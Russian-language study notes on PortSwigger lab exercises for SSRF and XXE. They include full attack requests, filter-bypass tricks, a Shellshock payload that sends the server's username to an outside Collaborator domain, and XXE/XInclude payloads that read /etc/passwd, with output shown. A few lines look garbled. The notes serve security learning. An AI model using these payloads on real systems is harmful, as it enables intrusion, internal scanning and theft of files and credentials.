Подделка запросов на стороне сервера (также известная как SSRF) - это уязвимость веб-безопасности, которая позволяет злоумышленнику побудить приложение на стороне сервера выполнять HTTP-запросы в произвольный домен по выбору злоумышленника.

В типичных примерах SSRF злоумышленник может заставить сервер установить соединение с самим собой или с другими веб-службами в инфраструктуре организации или с внешними сторонними системами.

1. SSRF-атаки на сам сервер

При атаке SSRF на сам сервер злоумышленник побуждает приложение сделать HTTP-запрос обратно на сервер, на котором размещено приложение, через его сетевой интерфейс с обратной связью. Обычно это подразумевает предоставление URL-адреса с именем хоста, например 127.0.0.1 (зарезервированный IP-адрес, указывающий на адаптер обратной связи) или localhost (обычно используемое имя для того же адаптера).

Например, рассмотрим приложение для покупок, которое позволяет пользователю видеть, есть ли товар в наличии в определенном магазине.

Чтобы предоставить информацию о запасах, приложение должно запрашивать различные серверные REST API, в зависимости от продукта и магазина.

Функция реализуется путем передачи URL-адреса соответствующей конечной точке серверного API через внешний HTTP-запрос.

Поэтому, когда пользователь просматривает состояние товара на складе, его браузер делает следующий запрос:

```
POST /product/stock HTTP/1.0
Content-Type: application/x-www-form-urlencoded
Content-Length: 118
```

```
stockApi=http://stock.weliketoshop.net:8080/product/stock/check%3FproductId%3D6%26storeId%3D1
```

Это заставляет сервер делать запрос по указанному URL-адресу, получать информацию о состоянии запасов и возвращать их пользователю.

В этой ситуации злоумышленник может изменить запрос, чтобы указать URL-адрес, локальный для самого сервера.

Например:

```
POST /product/stock HTTP/1.0
Content-Type: application/x-www-form-urlencoded
Content-Length: 118
```

```
stockApi=http://localhost/admin
```

Здесь сервер получит содержимое /admin URL-адреса и вернет его пользователю.

Теперь, конечно, злоумышленник может просто посетить /admin URL-адрес напрямую.

Но административные функции обычно доступны только подходящим авторизованным

пользователям.

Таким образом, злоумышленник, который просто посещает URL-адрес напрямую, не увидит ничего интересного.

Однако, когда запрос на /adminURL-адрес поступает с самого локального компьютера, обычные средства управления доступом игнорируются.

Приложение предоставляет полный доступ к административным функциям, поскольку запрос, похоже, исходит из надежного места.

пример:

На сайте-магазине есть функционал проверки наличия товара, при отправке запроса, сайт обращается на сервер с помощью параметра "stockApi", изменив его на http://localhost/admin, мы можем получить доступ к админской панели.

```
POST /product/stock HTTP/1.1
Host: ac331f401ee545ca8002676f00bc00db.web-security-academy.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:85.0) Gecko/20100101 Firefox/85.0
Accept: */*
Accept-Language: ru-RU,ru;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: https://ac331f401ee545ca8002676f00bc00db.web-security-academy.net/product?productId=3
Content-Type: application/x-www-form-urlencoded
Content-Length: 107
Origin: https://ac331f401ee545ca8002676f00bc00db.web-security-academy.net
DNT: 1
Connection: close
Cookie: session=V5CM9DvxWnO2mfrYpUb0UhOpjGR9kxjl

stockApi=
http%3A%2F%2Fstock.weliketoshop.net%3A8080%2Fproduct%2Fstock%2Fcheck%3FproductId%3D3%26storeId%3D2
```

2. Базовый SSRF против другой серверной системы

Другой тип доверительных отношений, который часто возникает при подделке запросов на стороне сервера, - это когда сервер приложений может взаимодействовать с другими внутренними системами, которые напрямую недоступны для пользователей.

В предыдущем примере предположим, что на внутреннем URL-адресе есть административный интерфейс <https://192.168.0.68/admin>.

Здесь злоумышленник может использовать уязвимость SSRF для доступа к административному интерфейсу, отправив следующий запрос:

```
POST /product/stock HTTP/1.0
Content-Type: application/x-www-form-urlencoded
Content-Length: 118
```

```
stockApi=http://192.168.0.68/admin
```

пример:

Нам известно что сеть 192.168.0.X, поэтому через Burp Intruder ищем IP адрес. Потом заходим на 8080 порт той машины и получаем доступ к админской панели.

Attack type: Sniper

```
1 POST /product/stock HTTP/1.1
2 Host: ac2a1faf1f7767488033193c008f0017.web-security-academy.net
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:85.0) Gecko/20100101 Firefox/85.0
4 Accept: */*
5 Accept-Language: ru-RU,ru;q=0.8,en-US;q=0.5,en;q=0.3
6 Accept-Encoding: gzip, deflate
7 Referer: https://ac2a1faf1f7767488033193c008f0017.web-security-academy.net/product?productId=2
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 33
10 Origin: https://ac2a1faf1f7767488033193c008f0017.web-security-academy.net
11 DNT: 1
12 Connection: close
13 Cookie: session=r1R18qrFmi05JEMkC0X8NnKzWcH9kjfD
14
15 stockApi=http://192.168.0.255:8080/admin
```

3. SSRF с входными фильтрами на основе черного списка

Некоторые приложения блокируют ввод, содержащий имена хостов, такие как 127.0.0.1 и localhost, или конфиденциальные URL-адреса, например /admin.

В этой ситуации часто можно обойти фильтр, используя различные методы:

- Использование альтернативного IP - представление 127.0.0.1, например 2130706433, 017700000001 или 127.1.
- Регистрация вашего собственного доменного имени, которое разрешается в 127.0.0.1. Вы можете использовать `spoofed.burpcollaborator.net` для этой цели.
- Обфускация заблокированных строк с использованием кодировки URL или варианта регистра.

пример:

Есть две защиты, которые не позволяют обратиться к `http://localhost/admin`

1. 127.0.0.1 или localhost, мы меняем на `2130706433`
2. admin мы меняем на Admin (lol) или меняем букву "a" на %2561 (двойное URL кодирование)
3. profit!!

```
POST /product/stock HTTP/1.1
Host: ac4f1f221ed0cca580c348a3003700d4.web-security-academy.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:85.0)
Gecko/20100101 Firefox/85.0
Accept: */*
Accept-Language: ru-RU,ru;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer:
https://ac4f1f221ed0cca580c348a3003700d4.web-security-academy.net/product
?productId=3
Content-Type: application/x-www-form-urlencoded
Content-Length: 33
Origin: https://ac4f1f221ed0cca580c348a3003700d4.web-security-academy.net
DNT: 1
Connection: close
Cookie: session=TwyFhBYOodg3FEBU111w37hoHK9uW16L

stockApi=http://2130706433/Admin/
```


4. SSRF с входными фильтрами на основе белого списка

Некоторые приложения позволяют вводить только те данные, которые совпадают, начинаются с или содержат белый список разрешенных значений.

В этой ситуации иногда можно обойти фильтр, используя несоответствия в разборе URL.

Спецификация URL-адреса содержит ряд функций, которые могут быть упущены при реализации специального синтаксического анализа

и проверки URL-адресов:

- Вы можете вставить учетные данные в URL-адрес перед именем хоста, используя @символ. Например: <https://expected-host@evil-host>.
- Вы можете использовать этот #символ для обозначения фрагмента URL. Например: <https://evil-host#expected-host>.
- Вы можете использовать иерархию именования DNS для помещения необходимых входных данных в полностью определенное DNS-имя, которое вы контролируете. Например: <https://expected-host.evil-host>.
- Вы можете кодировать символы URL, чтобы запутать код синтаксического анализа URL. Это особенно полезно, если код, реализующий фильтр, обрабатывает символы в кодировке URL иначе, чем код, выполняющий внутренний HTTP-запрос.
- Вы можете использовать комбинации этих техник вместе.

пример:

- Измените URL-адрес в stockApi параметре на <http://127.0.0.1/> и обратите внимание, что приложение анализирует URL-адрес, извлекает имя хоста и проверяет его по белому списку.
- Измените URL-адрес на <http://username@stock.weliketoshop.net/> и обратите внимание, что это принято, указывая, что анализатор URL-адреса поддерживает встроенные учетные данные.
- Добавьте а #к имени пользователя и обратите внимание, что URL-адрес теперь отклонен.
- Двойной URL-адрес кодирует #для %2523 и наблюдается крайне подозрительный ответ «Внутренняя ошибка сервера», указывающий на то, что сервер, возможно, пытался подключиться к «имени пользователя».
- Измените URL-адрес на, <http://localhost:80%2523@stock.weliketoshop.net/admin>

5. Обход фильтров SSRF через открытое перенаправление

Иногда можно обойти любые виды защиты на основе фильтров, используя уязвимость открытого перенаправления.

В предыдущем примере SSRF предположим, что отправленный пользователем URL-адрес строго проверен,

чтобы предотвратить злонамеренное использование поведения SSRF.

Однако приложение, URL-адреса которого разрешены, содержит уязвимость открытого перенаправления.

При условии, что API-интерфейс, используемый для поддержки перенаправления внутреннего HTTP-запроса, позволяет создать URL-адрес,

который удовлетворяет фильтру и приводит к перенаправлению запроса на желаемую внутреннюю конечную цель.

Например, предположим, что приложение содержит уязвимость открытого перенаправления, в которой следующий URL:

</product/nextProduct?currentProductId=6&path=http://evil-user.net>

возвращает перенаправление на:

<http://evil-user.net>

Вы можете использовать уязвимость открытого перенаправления, чтобы обойти фильтр URL-адресов, и использовать уязвимость SSRF следующим образом:

POST /product/stock HTTP/1.0
Content-Type: application/x-www-form-urlencoded
Content-Length: 118

[stockApi=http://weliketoshop.net/product/nextProduct?
currentProductId=6&path=http://192.168.0.68/admin](http://weliketoshop.net/product/nextProduct?currentProductId=6&path=http://192.168.0.68/admin)

Этот эксплойт SSRF работает, потому что приложение сначала проверяет, что предоставленный stockAPIURL-адрес находится в разрешенном домене, а это так.

Затем приложение запрашивает предоставленный URL, который запускает открытое перенаправление.

Он следует за перенаправлением и делает запрос на внутренний URL-адрес, выбранный злоумышленником.

пример:

на сайте есть функция проверки наличия товара в какой то стране, и кнопка "next product"

```
POST /product/stock HTTP/1.1
Host: ac571fdeleda69e8804f4470001900ce.web-security-academy.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:85.0)
Gecko/20100101 Firefox/85.0
Accept: */*
Accept-Language: ru-RU,ru;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: https://ac571fdeleda69e8804f4470001900ce.web-security-academy.net/product?productId=4
Content-Type: application/x-www-form-urlencoded
Content-Length: 65
Origin: https://ac571fdeleda69e8804f4470001900ce.web-security-academy.net
DNT: 1
Connection: close
Cookie: session=M5gjIh9PEYQenkznzxrUzZqrwtU6EHr3

stockApi=
%2Fproduct%2Fstock%2Fcheck%3FproductId%3D4%26storeId%3D1
```

кнопка проверки товара.
продукт

кнопка перехода на следующий
подставляем запрос из второго в первый и получаем профит.

Мы так делаем потому, что при попытке получения доступа через первую кнопку сервер отвечал ошибкой, из-за того что, сервер не может отправить запрос напрямую другому хосту

6. Blind SSRF with out-of-band detection

Слепые уязвимости SSRF возникают, когда приложение может быть вынуждено отправить внутренний HTTP-запрос на предоставленный URL, но ответ внутреннего запроса не возвращается в ответе внешнего интерфейса приложения.

Какое влияние оказывают слепые уязвимости SSRF?

Воздействие слепых уязвимостей SSRF часто ниже, чем полностью информированных уязвимостей SSRF из-за их одностороннего характера. Их нельзя тривиально использовать для извлечения конфиденциальных данных из серверных систем, хотя в некоторых ситуациях их можно использовать для достижения полного удаленного выполнения кода.

Как найти и использовать слепые уязвимости SSRF

Самый надежный способ обнаружения слепых уязвимостей SSRF - использование внеполосных (OAST) методов.

Это включает попытку инициировать HTTP-запрос к внешней системе, которую вы контролируете, и отслеживание сетевых взаимодействий с этой системой.

Самый простой и эффективный способ использовать внеполосные техники - использовать Burp Collaborator .

Вы можете использовать клиент Burp Collaborator для создания уникальных доменных имен, отправки их в полезных данных в приложение и отслеживания любого взаимодействия с этими

доменами.

Если входящий HTTP-запрос поступает от приложения, то он уязвим для SSRF.

пример:

1. In Burp Suite Professional, go to the Burp menu and launch the Burp Collaborator client.
2. Click "Copy to clipboard" to copy a unique Burp Collaborator payload to your clipboard. Leave the Burp Collaborator client window open.
3. Visit a product, intercept the request in Burp Suite, and send it to Burp Repeater.
4. Change the Referer header to use the generated Burp Collaborator domain in place of the original domain. Send the request.
5. Go back to the Burp Collaborator client window, and click "Poll now".

If you don't see any interactions listed, wait a few seconds and try again, since the server-side command is executed asynchronously.

6. You should see some DNS and HTTP interactions that were initiated by the application as the result of your payload.

```
GET /product?productId=3 HTTP/1.1
Host: ac521f321e6b082880275aaf00030061.web-security-academy.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:85.0)
Gecko/20100101 Firefox/85.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp
, */*;q=0.8
Accept-Language: ru-RU,ru;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer:
https://lshcrkxi4wluqngsmny45i0o0f65uu.burpcollaborator.net
DNT: 1
Connection: close
Cookie: session=XkBWEC3B4kEBbw8HMeFMcPO7hztLEFgk
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```



7. Blind SSRF with Shellshock exploitation


Простое выявление слепой уязвимости SSRF, которая может запускать внеполосные HTTP-запросы, само по себе не дает пути к уязвимости. Поскольку вы не можете просмотреть ответ от внутреннего запроса, это поведение нельзя использовать для исследования контента в системах, к которым может получить доступ сервер приложений.

Однако его все еще можно использовать для поиска других уязвимостей на самом сервере или в других серверных системах.

Вы можете слепо прочесать внутреннее пространство IP-адресов, отправив полезные данные, предназначенные для обнаружения хорошо известных уязвимостей. Если эти полезные данные также используют слепые внеполосные методы, то вы можете обнаружить критическую уязвимость на непропатченном внутреннем сервере.

пример:

1. In Burp Suite Professional, install the "Collaborator Everywhere" extension from the BApp Store.
2. Add the domain of the lab to Burp Suite's target scope, so that Collaborator Everywhere will target it.
3. Browse the site.
4. Observe that when you load a product page, it triggers an HTTP interaction with Burp Collaborator, via the Referer header.
5. Observe that the HTTP interaction contains your User-Agent string within the HTTP request.
6. Send the request to the product page to Burp Intruder.
7. Use Burp Collaborator client to generate a unique Burp Collaborator payload, and place this into the following
Shellshock payload: `() { :; }; /usr/bin/nslookup $(whoami).YOUR-SUBDOMAIN-HERE.burpcollaborator.net`
8. Replace the User-Agent string in the Burp Intruder request with the Shellshock payload containing your Collaborator domain.
9. Click "Clear §", change the Referer header to <http://192.168.0.1:8080> then highlight the final octet of the IP address (the number 1),
click "Add §".
10. Switch to the Payloads tab, change the payload type to Numbers, and enter 1, 255, and 1 in the "From" and "To" and "Step" boxes respectively.
11. Click "Start attack".
12. When the attack is finished, go back to the Burp Collaborator client window, and click "Poll now".
If you don't see any interactions listed, wait a few seconds and try again, since the server-side command is executed asynchronously.
You should see a DNS interaction that was initiated by the back-end system that was hit by the successful blind SSRF attack.
The name of the OS user should appear within the DNS subdomain.



? Payload Sets

You can define one or more payload sets. The number of payload sets depends on the number of requests in the payload set.

Payload set: Payload count: 255
 Payload type: Request count: 255

? Payload Options [Numbers]

This payload type generates numeric payloads within a given range and in the specified step.

Number range

Type: ☒ Sequential ☐ Random

From:

To:

Step:

#	Time	Type	Payload	Comment
1	2021-09-20 10:10:10	DOSS	payload=1	
2	2021-09-20 10:10:10	DOSS	payload=2	
3	2021-09-20 10:10:10	DOSS	payload=3	
4	2021-09-20 10:10:10	DOSS	payload=4	

Decorators: (0/0) none

The Controller server received a DOSS request of type 4 for the domain name **ac981fe91f3bc68d80698a27002100b9.web-security-academy.net**.
 The request was received from IP address 125.156.228 at 2021-09-20 10:10:10 UTC.

Еще один способ использования слепых уязвимостей SSRF - побудить приложение подключиться к системе, находящейся под контролем злоумышленника, и вернуть злонамеренные ответы HTTP-

клиенту, который устанавливает соединение.

Если вы можете использовать серьезную уязвимость на стороне клиента в реализации HTTP-сервера, возможно, вы сможете добиться удаленного выполнения кода в инфраструктуре приложения.

vuln code

Почему приложения ведут себя подобным образом и неявно доверяют запросам, поступающим с локального компьютера?

Это может возникнуть по разным причинам:

- Контроль доступа контроль может быть реализован в другом компоненте , который находится в передней части сервера приложений.
- Когда устанавливается соединение с самим сервером, проверка не выполняется.
- В целях аварийного восстановления приложение может разрешить административный доступ без входа в систему любому пользователю, приходящему с локальной машины. Это дает администратору возможность восстановить систему в случае потери учетных данных. Здесь предполагается, что только полностью доверенный пользователь будет заходить непосредственно с самого сервера.
- Административный интерфейс может прослушивать порт, отличный от номера порта основного приложения, и поэтому может быть недоступен для пользователей напрямую. Такие доверительные отношения, когда запросы, исходящие с локального компьютера, обрабатываются иначе, чем обычные запросы, часто делают SSRF критической уязвимостью.

! XXE Injection

Внедрение внешнего объекта XML (XXE)

Внедрение внешнего объекта XML (также известное как XXE) - это уязвимость веб-безопасности, которая позволяет злоумышленнику вмешиваться в обработку данных XML приложением. Это часто позволяет злоумышленнику просматривать файлы в файловой системе сервера приложений и взаимодействовать с любыми внутренними или внешними системами, к которым само приложение может получить доступ.

В некоторых ситуациях злоумышленник может развернуть атаку XXE, чтобы скомпрометировать базовый сервер или другую внутреннюю инфраструктуру, используя уязвимость XXE для выполнения атак с подделкой запросов на стороне сервера (SSRF).

Существуют различные типы атак XXE:

- **Использование XXE для извлечения файлов**, где определяется внешний объект, содержащий содержимое файла и возвращаемый в ответе приложения.
- **Использование XXE для выполнения атак SSRF**, где внешний объект определяется на основе URL-адреса внутренней системы.
- **Использование слепого XXE для извлечения данных по внеполосному каналу**, когда конфиденциальные данные передаются с сервера приложений в систему, которую контролирует злоумышленник.
- **Использование слепого XXE для получения данных с помощью сообщений об ошибках**, когда злоумышленник может вызвать сообщение об ошибке синтаксического анализа, содержащее конфиденциальные данные.

1. Использование XXE для извлечения файлов

Чтобы выполнить атаку путем внедрения XXE, которая извлекает произвольный файл из файловой системы сервера, вам необходимо изменить отправленный XML двумя способами:

- Введите (или отредактируйте) DOCTYPE элемент, определяющий внешнюю сущность, содержащую путь к файлу.
- Отредактируйте значение данных в XML, которое возвращается в ответе приложения, чтобы использовать определенную внешнюю сущность.

Например, предположим, что приложение для покупок проверяет уровень запасов продукта, отправляя на сервер следующий XML-код:

```
<?xml version="1.0" encoding="UTF-8"?>
<stockCheck><productId>381</productId></stockCheck>
```

Приложение не обеспечивает никакой защиты от атак XXE, поэтому вы можете воспользоваться уязвимостью XXE, чтобы получить /etc/passwd файл, отправив следующую полезную нагрузку XXE:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [ <!ENTITY xxe SYSTEM "file:///etc/passwd"> ]>
<stockCheck><productId>&xxe;</productId></stockCheck>
```

Эта полезная нагрузка XXE определяет внешний объект &xxe;, значением которого является содержимое /etc/passwd файла, и использует объект внутри productId значения. Это приводит к тому, что ответ приложения включает содержимое файла

пример:

сайт магазина с функцией проверки товара в определенной стране, формируется такой запрос (1), где в теле присутствуют XML вставки.

```
POST /product/stock HTTP/1.1
Host: acac1fa01ea495da80b83c3d000500e9.web-security-academy.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:86.0) Gecko/20100101 Firefox/86.0
Accept: */*
Accept-Language: ru-RU,ru;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: https://acac1fa01ea495da80b83c3d000500e9.web-security-academy.net/product?productId=2
Content-Type: application/xml
Origin: https://acac1fa01ea495da80b83c3d000500e9.web-security-academy.net
Content-Length: 107
DNT: 1
Connection: close
Cookie: session=dAHYRtcKZ4ySpORwvblPalnP09LivYpL

<?xml version="1.0" encoding="UTF-8"?>
  <stockCheck>
    <productId>
      2
    </productId>
    <storeId>
      3
    </storeId>
  </stockCheck>
```

2. Использование XXE для выполнения атак SSRF

Помимо извлечения конфиденциальных данных, другим основным воздействием атак XXE является то, что они могут использоваться для выполнения подделки запросов на стороне сервера (SSRF).

Это потенциально серьезная уязвимость, при которой серверное приложение может быть вынуждено выполнять HTTP-запросы к любому URL-адресу, к которому сервер может получить доступ.

Чтобы использовать уязвимость XXE для выполнения атаки SSRF, вам необходимо определить внешнюю XML-сущность, используя URL-адрес, на который вы хотите настроить таргетинг, и использовать определенную сущность в значении данных.

Если вы можете использовать определенную сущность в значении данных, которое возвращается в ответе приложения, тогда вы сможете просмотреть ответ по URL-адресу в ответе приложения и, таким образом, получить двустороннее взаимодействие с серверной системой. В противном случае вы сможете выполнять только слепые SSRF-атаки (которые все еще могут иметь критические последствия).

В следующем примере XXE внешний объект заставит сервер сделать внутренний HTTP-запрос внутренней системе в инфраструктуре организации:

```
<!DOCTYPE foo [ <!ENTITY xxe SYSTEM "http://internal.vulnerable-website.com/"> ]>
```

пример:

В этой лабораторной работе есть функция «Проверить наличие», которая анализирует ввод XML и возвращает любые неожиданные значения в ответе.

На лабораторном сервере запущена (смоделированная) конечная точка метаданных EC2 по URL-адресу по умолчанию, то есть <http://169.254.169.254/>.

Эту конечную точку можно использовать для получения данных об экземпляре, некоторые из которых могут быть конфиденциальными.

Обычный запрос:

```
POST /product/stock HTTP/1.1
Host: ac5elfc71eddd6e380e4236300a700a7.web-security-academy.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:86.0) Gecko/20100101 Firefox/86.0
Accept: */*
Accept-Language: ru-RU,ru;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: https://ac5elfc71eddd6e380e4236300a700a7.web-security-academy.net/product?productId=2
Content-Type: application/xml
Origin: https://ac5elfc71eddd6e380e4236300a700a7.web-security-academy.net
Content-Length: 107
DNT: 1
Connection: close
Cookie: session=hOrGxciUWh4wXBSTwM4fPUfPNyzv1Fty

<?xml version="1.0" encoding="UTF-8"?>
  <stockCheck>
    <productId>
      2
    </productId>
    <storeId>
      3
    </storeId>
  </stockCheck>
```

Измененный запрос, дальше мы подставляем слова из ответа в URL, например `<!DOCTYPE foo [<!ENTITY xxe SYSTEM "http://169.254.169.254/latest">]>` и т.д.

```
POST /product/stock HTTP/1.1
Host: ac5elfc71eddd6e380e4236300a700a7.web-security-academy.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:86.0) Gecko/20100101 Firefox/86.0
Accept: */*
Accept-Language: ru-RU,ru;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: https://ac5elfc71eddd6e380e4236300a700a7.web-security-academy.net/product?productId=2
Content-Type: application/xml
Origin: https://ac5elfc71eddd6e380e4236300a700a7.web-security-academy.net
Content-Length: 186
DNT: 1
Connection: close
Cookie: session=hOrGxciUWh4wXBSTwM4fPUfPNyzv1Fty

<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [ <!ENTITY xxe SYSTEM "http://169.254.169.254/"> ]>
  <stockCheck>
    <productId>
      &xxe;
    </productId>
    <storeId>
      3
    </storeId>
  </stockCheck>
```

```
1 HTTP/1.1 400 Bad Request
2 Content-Type: application/json; charset=utf-8
3 Connection: close
4 Content-Length: 30
5
6 "Invalid product ID:
7 latest
8 "
```

3. XInclude атаки

Некоторые приложения получают данные, отправленные клиентом, встраивают их на стороне сервера в XML-документ, а затем анализируют документ.

Пример этого происходит, когда данные, отправленные клиентом, помещаются во внутренний запрос SOAP, который затем обрабатывается серверной службой SOAP.

В этой ситуации вы не можете провести классическую атаку XXE, потому что вы не контролируете весь XML-документ и, следовательно, не можете определять или изменять DOCTYPE элемент.

Однако вы можете использовать XInclude вместо этого.

XInclude является частью спецификации XML, которая позволяет создавать XML-документ из вложенных документов.

Вы можете поместить XInclude атаку в любое значение данных в XML-документе, поэтому атака может быть выполнена в ситуациях, когда вы управляете только одним элементом данных, который помещается в XML-документ на стороне сервера.

Чтобы выполнить XInclude атаку, вам необходимо указать XInclude пространство имен и указать путь к файлу, который вы хотите включить.

Например:

```
<foo xmlns:xi="http://www.w3.org/2001/XInclude">
  <xi:include parse="text" href="file:///etc/passwd"/></foo>
```

пример:

В этой лабораторной работе есть функция «Проверить запас», которая включает вводимые пользователем данные в XML-документ на стороне сервера, который впоследствии анализируется.

Поскольку вы не контролируете весь XML-документ, вы не можете определить DTD для запуска классической атаки XXE.

Чтобы решить лабораторную работу, введите XInclude оператор для получения содержимого /etc/passwd файла.

Обычный запрос:

```
POST /product/stock HTTP/1.1
Host: ac2c1f031f2f798c80acal2500a700c1.web-security-academy.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:86.0) Gecko/20100101 Firefox/86.0
Accept: */*
Accept-Language: ru-RU,ru;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: https://ac2c1f031f2f798c80acal2500a700c1.web-security-academy.net/product?productId=3
Content-Type: application/x-www-form-urlencoded
Origin: https://ac2c1f031f2f798c80acal2500a700c1.web-security-academy.net
Content-Length: 21
DNT: 1
Connection: close
Cookie: session=OBMFwK8wRtDz1SVwIQWeeZKQE5dw8UU
```

productId=3&storeId=3

Запрос с XInclude

```
POST /product/stock HTTP/1.1
Host: ac2c1f031f2f798c80acal2500a700c1.web-security-academy.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:86.0) Gecko/20100101 Firefox/86.0
Accept: */*
Accept-Language: ru-RU,ru;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: https://ac2c1f031f2f798c80acal2500a700c1.web-security-academy.net/product?productId=3
Content-Type: application/x-www-form-urlencoded
Origin: https://ac2c1f031f2f798c80acal2500a700c1.web-security-academy.net
Content-Length: 128
DNT: 1
Connection: close
Cookie: session=OBMFwK8wRtDz1SVwIQWeeZKQE5dw8UU
```

```
productId=<foo xmlns:xi="http://www.w3.org/2001/XInclude"><xi:include parse="text"
href="file:///etc/passwd"/></foo>&storeId=3
```

```
1 HTTP/1.1 400 Bad Request
2 Content-Type: application/json; charset=utf-8
3 Connection: close
4 Content-Length: 1228
5
6 "Invalid product ID: root:x:0:0:root:/root:/bin/bash
7 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
8 bin:x:2:2:bin:/bin:/usr/sbin/nologin
9 sys:x:3:3:sys:/dev:/usr/sbin/nologin
10 sync:x:4:65534:sync:/bin:/bin/sync
11 games:x:5:60:games:/usr/games:/usr/sbin/nologin
12 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
13 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
14 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
15 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
16 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
17 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
```

4. XXE атаки через загрузку файлов

Некоторые приложения позволяют пользователям загружать файлы, которые затем обрабатываются на стороне сервера.

Некоторые распространенные форматы файлов используют XML или содержат подкомпоненты XML.

Примерами форматов на основе XML являются форматы офисных документов, такие как DOCX, и форматы изображений, такие как SVG.

Например, приложение может позволять пользователям загружать изображения и обрабатывать или проверять их на сервере после их загрузки.

Даже если приложение ожидает получить формат, такой как PNG или JPEG, используемая библиотека обработки изображений может поддерживать изображения SVG. Поскольку формат SVG использует XML, злоумышленник может отправить вредоносное изображение SVG и таким образом достичь скрытой поверхности атаки для уязвимостей XXE.

пример:

Эта лабораторная работа позволяет пользователям прикреплять аватары к комментариям и использует библиотеку Apache Batik для обработки файлов изображений аватаров.

1. Создайте локальное изображение SVG со следующим содержимым (через блокнот) :

```
<?xml version="1.0" standalone="yes"?><!DOCTYPE test [ <!ENTITY xxe SYSTEM "file:///etc/hostname" > ]><svg width="128px" height="128px" xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1999/xlink" version="1.1"><text font-size="16" x="0" y="16">&xxe;</text></svg>
```

